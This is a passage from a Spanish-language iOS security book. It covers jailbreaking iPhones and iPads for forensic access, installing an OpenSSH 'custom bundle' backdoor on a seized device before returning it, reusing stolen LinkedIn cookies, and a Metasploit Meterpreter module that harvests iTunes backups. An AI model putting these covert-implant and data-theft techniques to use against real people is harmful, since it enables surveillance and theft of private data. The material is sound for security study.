Desde el punto de vista de un auditor, si el terminal es un iPhone 3GS o tiene un chip A4 se puede utilizar Redsn0w, que no requiere el *passcode* y se podrá hacer siempre un Jailbreak y acceder a los datos. Si el dispositivo es un iPhone 4S, un iPhone 5, un iPad 2, un iPad 3 o un iPad 4, habrá que ir a Absinthe o Evad3rs, y se necesitará el *passcode* para capturar los datos.

A día de hoy, los sistemas iOS 6.1.3 no tienen Jailbreak así que se cierran las opciones si el dispositivo está en esa versión y solo se podrá acceder a los datos teniendo el *passcode* y pareando con el equipo con Apple iTunes.

Herramientas de Jailbreak por DFU Pwnd

Existe un método de realizar Jailbreak a los dispositivos que hay que intentar evitar a la hora de hacer una auditoría de seguridad o un análisis del dispositivo, es el *DFU Pwnd*. Este método lo que hace es construir un *firmware* concreto personalizado, con el Jailbreak ya realizado. Después, usando las capacidades de Backup y Restore de Apple iTunes sobrescribe el sistema operativo anterior e instala el nuevo con el proceso de Jailbreak ya personalizado. Este tipo de ataques borraría todos los datos que tuviera el terminal y haría que requisar el terminal no hubiera sido fructífero.

Este método es útil para aquellos usuarios que quieren instalar una versión anterior del sistema operativo y modificar el *firmware*, pero no para obtener datos del terminal. Herramientas populares

de *Jailbreak* como *Redsn0w* permiten este método cuando se quiere hacer un “Custom Firmware”, pero hay otras que solo utilizan este mecanismo, como son *Sn0wbreeze* o *Pwnage tool*.

El Unlock de un dispositivo

Un término que se suele confundir mucho con el de *Jailbreak* es el de *Unlock*, que se utiliza para definir el proceso de liberación de un dispositivo del bloqueo de operadora de comunicaciones. Muchas operadoras que distribuyen terminales *iPhone* por medio de planes de permanencia, atan el uso de ese *iPhone* o *iPad* a tarjetas SIM solo de esa compañía.

Romper esa atadura es lo que se conoce como *Unlock*, y todas las herramientas, como la popular *UltraSn0w*, utilizan *exploits* de vulnerabilidades encontradas en el *firmware* de la banda base del modem del terminal. Para un proceso de auditoría en el que se busque obtener datos de un sistema o instalar un software de control remoto, las herramientas para realizar *Unlock* no serían de mucha utilidad.




Imagen 03.10: SIM Interposter para hacer *Unlock*.

Como información adicional, para la realización de *Unlock* a terminales, existen unas tarjetas especiales, conocidas como *SIM Interposters*. Estos chips se montan en la bandeja destinada a la SIM, y son un “man in the middle” entre la tarjeta SIM y el hardware de lectura de la SIM de los terminales *iPhone* o *iPad*.

4. Realizar el Jailbreak

En este apartado se va a analizar como se realiza el proceso de *Jailbreak* con algunas herramientas, para que se pueda constatar cómo es el funcionamiento. Las herramientas que se van a utilizar son *Redsn0w*, *Absinthe* y *evasi0n*.

RedSn0w con un dispositivo con chip A4 e iOS 6

Lo primero que se debe hacer es ejecutar el software de *Redsn0w* como administrador, para en sistemas *Microsoft Windows* o como usuario *sudoer* en un sistema operativo *Mac OS X*. Después aparece la primera pantalla en la que se aprecian las opciones de inicio. Desde esa pantalla se puede realizar el proceso de *Jailbreak*, o acceder a los "Extras" que es donde se encontrarán las opciones de DFU, Pwnd o de arranque de un terminal con *Tethered Jailbreak*.

En este caso se a ver cómo se realiza un proceso de *Jailbreak*, por lo que hay que hacer clic en el botón *Jailbreak*. Acto segundo aparecerá la segunda pantalla, en la que aparecen una serie de indicaciones que van desde qué dispositivos están soportados, hasta los pasos que hay que dar para comenzar el proceso de *Jailbreak*.

Los pasos con dispositivos de chip A4 son siempre los mismos, primero se conecta el dispositivo al equipo, luego se apaga, y una vez que el dispositivo esta conectado y apagado, es momento de hacer clic en el botón *Next*. En el caso de que fuera un equipo con chip A5, sería necesario tener el dispositivo pareado con *Apple iTunes* y tenerlo desbloqueado sin *passcode*.




Imagen 03.11 Primeros pasos con *redsn0w* para realizar *Jailbreak*.

Cuando se hace clic en el botón de *Next*, habrá que poner el dispositivo en modo DFU (*Device Firmware Update*), proceso que se deberá realizar pulsando la combinación de teclas típicas para entrar en dicho modo en todos los terminales *iPhone* o *iPad*. Después de tener el dispositivo en ese modo, automáticamente comienza el proceso de realización del *Jailbreak*.

La combinación de teclas que pone el dispositivo en DFU, es pulsar primero y durante 3 segundos el botón de Encendido (*Power button*), acto segundo y sin soltar dicho botón pulsar al mismo tiempo el

botón *Home* durante 10 segundos, finalmente soltar el botón de *Power* y mantener pulsado soamente el botón *Home* durante 15 segundos. De todas maneras, cada paso viene detallado por el propio software *Redsn0w*, que en cada momento le indica al usuario lo que debe ir realizando.




Imagen 10.12 Proceso de configuración del terminal en modo DFU, guiado por *Redsn0w*

Si todo se ha realizado correctamente y a su debido tiempo, comenzará a realizarse el proceso de *Jailbreak* automáticamente en el dispositivo, si no ha sido así, se producirá un error y será necesario comenzar de nuevo con dicho proceso.

Primero se mostrará la información del *exploit* que se está realizando, en este caso como es un chip A4 con *iOS 6* se lanza el *exploit* de *BootROM limera0m*. Después se parchea el *kernel* para quitar el *Code Signing*, y por último se llega a las opciones de ejecución en el terminal, una vez que se ha conseguido hacer el *Jailbreak*.

En este punto es posible ejecutar código con la cuenta de usuario *root* y el *password* *alpine* en el terminal. Para ello, es necesario crear un disco en memoria RAM con lo que se quiera ejecutar




Imagen C3-13. Explotando *limera1n* para hacer el *Jailbreak*.

Herramientas de análisis forense de tipo comercial crean sus propios scripts a partir de este punto para extraer todo el contenido del terminal, sin necesidad de tener el *passcode*. Otras herramientas como *Gecko iPhone Toolkit* lanzan el ataque de fuerza bruta para sacar el *passcode*, y sistemas como *iPhone Data Protection*, corren todos los scripts para sacar las *passwords*, volcar datos, u obtener una *shell*, tal y como se ve en el capítulo dedicado a este *framework*.

Suponiendo que no se disponga del *passcode* del terminal, se podría instalar *Cydia* que es la herramienta cliente que da acceso a la tienda de aplicaciones del mismo nombre para sistemas iOS con *Jailbreak*, pero nunca se podría arrancar iOS y llegar a instalar, por ejemplo un troyano desde *Cydia*, o un troyano utilizando un *provisioning profile*.

Y por el contrario, si el *passcode* ha sido posible sacarlo con *Gecko iPhone Toolkit*, ya no se necesitaría hacer el *Jailbreak*, por lo que se estaría en la última opción, es decir, sin *passcode* es posible hacer el *Jailbreak* porque es un chap A4 y lo que se quiere es tener acceso a los ficheros. En ese caso es mejor lanzar *iPhone Data Protection*.

La última opción que queda es crear un *custom bundle* como hacen las herramientas forenses para tener acceso al sistema, como por ejemplo con un troyano o *key logger* y devolver el dispositivo a su dueño.

Custom bundle de OpenSSH

Una forma sencilla de conseguir acceso al terminal sin tener el *passcode* es instalar *OpenSSH* sin instalar *Cydia*. Esto permitirá que se abra una nueva conexión al dispositivo por donde conectarse, aunque existe el problema de la conectividad con el terminal.

Si el dispositivo tiene instalado un *iOS 4.X*, bastará con analizar cuáles son las redes *Wi-Fi* que busca, para crear una red señuelo a la que se conecte el dispositivo y desde esa red se podrá hacer la conexión al servidor *OpenSSH* que se ha introducido.

Si el dispositivo tiene un *iOS 5.X* o superior, esto no se podrá realizar, ya que el terminal no libera las *passwords* de conexión a las redes *Wi-Fi* hasta que no se ha desbloqueado una vez, por lo que la opción pasa por requisar temporalmente el terminal, hacerle el *Jailbreak*, instalar el *OpenSSH* y devolver dicho dispositivo a su dueño. La primera vez que se desbloquee el *passcode* y que se conecte a una red *Wi-Fi* quedará accesible para conectarse vía *OpenSSH*.




Imagen 03-14. Instalación de un *custom bundle*.

El *custom bundle* de *OpenSSH* está disponible en el repositorio de ficheros de *iPhone-Dev Team* en [Google Sites: https://sites.google.com/a/iphone-dev.com/files/home?](https://sites.google.com/a/iphone-dev.com/files/home?) El fichero que hay que descargarse es *SSH2_bundle.tgz* y guardarlo en una carpeta. Una vez que se selecciona la opción de *Install custom bundle* desde *Redsn0w* se solicitará la ruta del fichero y quedará listo para ejecutarse en el siguiente reinicio.

Este proceso de instalar software en dispositivos A4 con *custom bundle* sin conocer el *passcode*, podría hacerse igualmente para introducir, por ejemplo, un *malware* especialmente creado para vigilar la actividad de los usuarios.

Jailbreak a terminales A5 con iOS 5.X usando Absinthe

La herramienta por excelencia para hacer jailbreak en dispositivos con chip A5 es *Absinthe*. Permite hacer tanto *Tethered* como *Un tethered Jailbreak*, pero en todos los casos es necesario conocer el

passcode del dispositivo para poder hacerlo ya que como se ha explicado no utiliza *exploits* de *BootRom*, por lo que si no se tiene puede ser inútil requisar el dispositivo.

Como se puede ver en la imagen siguiente, nada más descargar y ejecutar la herramienta se informa de este hecho. Después, cuando comience el proceso de *Jailbreak*, la herramienta reiniciará el dispositivo, transferirá datos, y acabará realizando el *Jailbreak* pero será necesario en todo momento que esté conectado el terminal a *iTunes* y que no haya ningún *passcode* por lo que no se puedan hacer cosas como las hechas previamente con *Redsn0w* y los custom bundles.




Imagen 03.15: *Absinthe* para iOS 5.X

Jailbreak a iOS 6 en dispositivos con chip A4, A5 y A6

La última herramienta que ha sacado la comunidad de *Jailbreakers* es *Evasion*. Esta versión hace *Jailbreak* en terminales con *iOS 6* hasta la versión *iOS 6.1.2* ya que cuatro de los seis *bugs* que explota fueron cerrados en esa actualización.

De nuevo, los *exploits* se encuentran en lo que se denomina *userland*, es decir, en el usuario por lo que es necesario contar con el *passcode* y desbloquear el terminal.

Tanto los *exploits* que usa *Absinthe* para dispositivos A5 con *iOS 5*, como los que usa *Evasion* para dispositivos con chips A5 y A6 e *iOS 6.X* requieren conocer el *passcode*, por lo que solo pueden ser útiles para instalar software espía en el terminal o puertas traseras accesibles con *OpenSSH* en terminales que van a ser devueltos a sus auténticos dueños para conseguir monitorizar las acciones que realice en el futuro.

Hay que recordar que, en el caso de dispositivos con chips A4 incluso con *iOS 6* se puede seguir haciendo *Jailbreak* por medio del *exploit* de *BootRom*, por lo que no es necesario hacer uso de *Evasion* para esos casos.

5. Acceso a datos en el dispositivo

Este punto explica cómo se puede acceder a los datos de un terminal, en los casos en los que haya que coger un dato puntual o utilizar una herramienta de análisis forense profesional que los extraiga.

Si se ha podido acceder al *passcode* mediante *Gecko iPhone Lockit* el terminal se puede conectar a cualquier equipo con *Apple iTunes*, hacer un *backup* y analizarlo, o simplemente conectarse a él con cualquier herramienta que permita acceder al sistema de ficheros, como por ejemplo *iFunBox*.




Imagen 03 16: *cookies.binarycookies* de *LinkedIn* accedidas con *iFunBox*.

Ahí se podían copiar los ficheros de *binarycookies* y *preferences* de la cuenta de *LinkedIn* y utilizarla en otro dispositivo para acceder a la sesión del dueño del terminal.

Si se ha instalado *OpenSSH* en el terminal o se ha descubierto que ya estaba instalado previamente, entonces se puede hacer la inspección de ficheros mediante un sistema *SSHFS*, es decir, montando un sistema de ficheros por encima de una conexión *SSH*. Se puede utilizar una herramienta como *MacFusion*, donde hay que configurar los datos que se necesitan para establecer la conexión.



Imagen 03 17: Conexión *SSH* en *MacFusion*.

Es decir, hay que conocer la dirección IP del terminal, el usuario y la contraseña, que podría ser *root@mobile*, tal y como se ha explicado al principio de este capítulo.

Una vez establecida la conexión, se podrá montar el sistema de ficheros simplemente dando clic en el botón de *Montar*, y ya quedará accesible toda la estructura de ficheros remota a través de la herramienta *ifuse*.




Imagen 03.18: FS montado sobre conexión SSH

Por último, si no se ha conseguido montar *OpenSSH* (o un troyano en el sistema) y no se ha conseguido el *passcode*, lo mejor será devolver el dispositivo y esperar a tener más información, o realizar los esfuerzos en averiguar el *passcode* u obtener el equipo donde este terminal es parkado normalmente.

Capítulo IV

Atacando el backup

1. Introducción

En este capítulo se van a explicar los pasos que un intruso podría llevar a cabo para conseguir el mayor número de datos e información de un sistema con *iOS*, teniendo en cuenta que debe de disponer, ya sea porque se tiene acceso físico o porque remotamente se ha podido explotar una vulnerabilidad de configuración (por ejemplo una lista de permisos más configurada en la compartición de archivos de red), o de aplicación (por ejemplo un *bug* explotado con *Metasploit*), y se ha accedido al sistema operativo donde se encuentra instalada la aplicación *Apple iTunes* desde la que se gestiona el dispositivo del objetivo.

Esto es importante porque una de las características de *Apple iTunes* es llevar a cabo copias de seguridad cada vez que un terminal es conectado y sincronizado con el sistema operativo. Esos datos, que se almacenan en local, pueden cifrarse o no según la configuración que establezca el usuario en el interfaz de la aplicación, pero en cualquier caso supondrán una fuente jugosa de información, como se va a ver en este capítulo.




Imagen 04.01. Opciones de cifrado de *iTunes*.

2. Localización de los ficheros del backup

Cada vez que se produce una sincronización del dispositivo (ya sea iPhone, iPad o iPod touch) los ficheros de la copia de seguridad son todos depositados dentro de un directorio que tiene de nombre el identificador del dispositivo, denominado UDID (*Unique Device Identifier*), y en algunos casos, según la versión, también una marca de tiempo (*Timestamp*). Las rutas en las que se guardan estos directorios dependen del sistema operativo que este utilizando el usuario, y son las que pueden verse en la siguiente tabla:

SSOO	Localización
Windows XP	%HOMEPATH%\Application Data\Apple Computer\MobileSync\Backup\{UDID}
Windows 8	%HOMEPATH%\AppData\Roaming\Apple Computer\MobileSync\Backup\{UDID}
Mac OS	~/Library/Application Support/MobileSync/Backup/{UDID}

Poseer estos archivos compromete completamente la seguridad del terminal, ya que con las herramientas y los conocimientos adecuados, se va a poder acceder a casi toda la información que el terminal, móvil contenga, e incluso, a datos guardados en servicios remotos o por aplicaciones que el usuario utilice en su día a día, como *Whatsapp*, *Facebook* o *LinkedIn*.

Estos ficheros son tan relevantes que incluso aplicaciones de *hacking*, como el popular *framework* de explotación de vulnerabilidades *Metasploit* ha incluido, en su última versión, un módulo de postintrusión para *Meterpreter*, que busca en el sistema operativo comprometido los archivos de las copias de seguridad de iOS y los descargará de forma automática.

```

root@bt:~# msf5 > run post/multi/gather/apple_ios_backup

meterpreter > run post/multi/gather/apple_ios_backup

[*] Checking for backups in C:\Users\admin\AppData\Roaming\Apple Com
[*] Checking for backups in C:\Users\admin\W7-00127\AppData\Roaming\
leSync\Backup
[*] Found C:\Users\admin\W7-00127\AppData\Roaming\Apple Computer\Mob
25a9fa92233dddc37cc8068be93fedffedf
[*] Found C:\Users\admin\W7-00127\AppData\Roaming\Apple Computer\Mob
b31a6577339275514efedf552ce8831afedf
[*] Pulling data from C:\Users\admin\W7-00127\AppData\Roaming\Apple
\Backup\2e6805a9fa92233dddc37cc8068be93fedffedf...
[*] Reading Manifest mddb from C:\Users\admin\W7-00127\AppData\Roam
obilesync\Backup\2e6805a9fa92233dddc37cc8068be93fedffedf
[*] Reading Manifest mddb from C:\Users\admin\W7-00127\AppData\Roam
obilesync\Backup\2e6805a9fa92233dddc37cc8068be93fedffedf...
[*] Downloading AppDomain-es.eltiempo.eltiempo Documents/eltiempo.db
[*] Downloading HomeDomain Library/WebKit/Databases/http_mobile twi
00000001.db.
[*] Downloading HomeDomain Library/WebKit/Databases/Databases.db...
[*] Downloading HomeDomain Library/VoiceMail/VoiceMail.db...
[*] Downloading HomeDomain Library/Safari/Bookmarks.db

```

Imagen 04.32 Ejecución del módulo *apple_ios_backup* desde *meterpreter*.

Ejecutar este módulo es tan sencillo como invocar al *script* que realiza la búsqueda de los backups por todo el sistema operativo y que los descarga mediante el comando siguiente, tal y como se puede ver en la imagen anterior:

```
"run_pos./autodownloadbackup.py -r -x". 4
```

A partir de ese momento, si se localiza un *backup*, el proceso será automático y descargará todos y cada uno de los ficheros localizados a la máquina local.

3. Estructura de un backup de iOS

El primer acceso a los ficheros que conforman la copia de seguridad de un dispositivo iOS puede resultar algo confuso la primera vez. Esto es así porque los archivos tienen como nombre un valor hexadecimal, de 40 caracteres que corresponde a un *Hash* SHA1 del nombre del "dominio" al que pertenece cada uno de ellos, mas el nombre real del fichero dentro del dispositivo, ambos los dos por un símbolo de guión.

Por ejemplo, para el archivo de imágenes de la agenda de contactos, que se encuentra ubicado dentro de, termina, en la ruta del sistema de archivos siguiente:

```
00000000-00000000-00000000-00000000-00000000-00000000-00000000-00000000
```

Y que pertenece al dominio *HomeDomain*, se tendrá como nombre de fichero dentro de *backup* de *Apple iTunes* el resultado de aplicar esta función:

```
00000000-00000000-00000000-00000000-00000000-00000000-00000000-00000000
```

Es decir:

```
00000000-00000000-00000000-00000000-00000000-00000000-00000000-00000000
```

Para conocer todos los dominios posibles que existen en un sistema de *backup* de *Apple iTunes* se puede consultar el fichero *System Library Backup Domains.plist* dentro del dispositivo, donde están todos ellos descritos. Por supuesto, estos son comunes para todos los terminales, por lo que se verá un poco más adelante como las herramientas automatizan la decodificación de los mismos.

Estos ficheros, una vez decodificado el nombre del mismo, podrán estar o no cifrados dependiendo de lo que haya elegido el usuario. Sin embargo, dentro de *backup* hay otros archivos creados por *Apple iTunes* en el momento de hacer una copia de seguridad con información general del sistema y que siempre están sin cifrar, independientemente de la configuración que se haya establecido. Su utilidad va a ser mucha, y son los siguientes.

Info.plist: contiene detalles del terminal como por ejemplo el modelo, el IMEI, las aplicaciones instaladas, la fecha de *backup* o el número de serie.

- **Manifest.plist:** visto con anterioridad, mantiene detalles de las rutas de las aplicaciones instaladas, el número de serie, el tipo de dispositivo, UUID, e información referente a la

seguridad, como si el resto de archivos están cifrados o no y si el dispositivo solicita código de bloqueo.

Status.Plist: con información de la copia, como la hora a la que se realizó si fue completa y terminó de forma satisfactoria y el UUID

- **Manifest.mbdb:** base de datos con información sobre el resto de ficheros y sus tamaños y estructura. Es el punto principal para mapear los nombres de los ficheros de la copia de seguridad y sus correspondencias dentro del sistema de ficheros de iOS. Su formato binario se describe en la siguiente tabla:

Tipo	Dato	Descripción
<i>string</i>	Domino	Nombre del dominio.
<i>string</i>	Ruta	Ruta del fichero.
<i>string</i>	Destino	Ruta absoluta para los enlaces simbólicos
<i>string</i>	Hash	Hash SHA1. 0xFFFF para directorios y ficheros del dominio AppDomain. 0x0014 para los ficheros del dominio System.
<i>string</i>	Clave de cifrado	0x1111 para ficheros no cifrados
<i>uint16</i>	Modo	Identifica el tipo de fichero. 0xa000 para enlaces simbólicos. 0x4000 para directorios. 0x8000 para ficheros.
<i>uint64</i>	número de inodo	Número de inodo.
<i>uint32</i>	User ID	UID del fichero, generalmente 501.
<i>uint32</i>	Group ID	GID del fichero, generalmente 501.
<i>uint32</i>	Fecha de últ. mod	Fecha de última modificación en formato <i>Epoch</i>
<i>uint32</i>	Fecha de últ. acceso	Fecha de último acceso en formato <i>Epoch</i>
<i>uint32</i>	Fecha de creación	Fecha de creación en formato <i>Epoch</i>
<i>uint64</i>	Tamaño	Tamaño del fichero. 0 para enlaces simbólicos y directorios.
<i>uint8</i>	Protection Class	Nivel de protección, desde 0x1 hasta 0xB.
<i>uint8</i>	Núm. de propiedades	Número de propiedades.
<i>string</i>	Nombre prop	Nombre de la propiedad del fichero
<i>string</i>	Valor prop	Valor de la propiedad.

El resto de archivos no se podrá leer de forma directa si la copia se hizo con contraseña y será necesario saber esta para descifrarlos y visualizar su contenido. A continuación se va a tratar este punto.




Imagen 04.03 Fichero Domains.plist

4. Crackear la contraseña de cifrado del backup de Apple iTunes

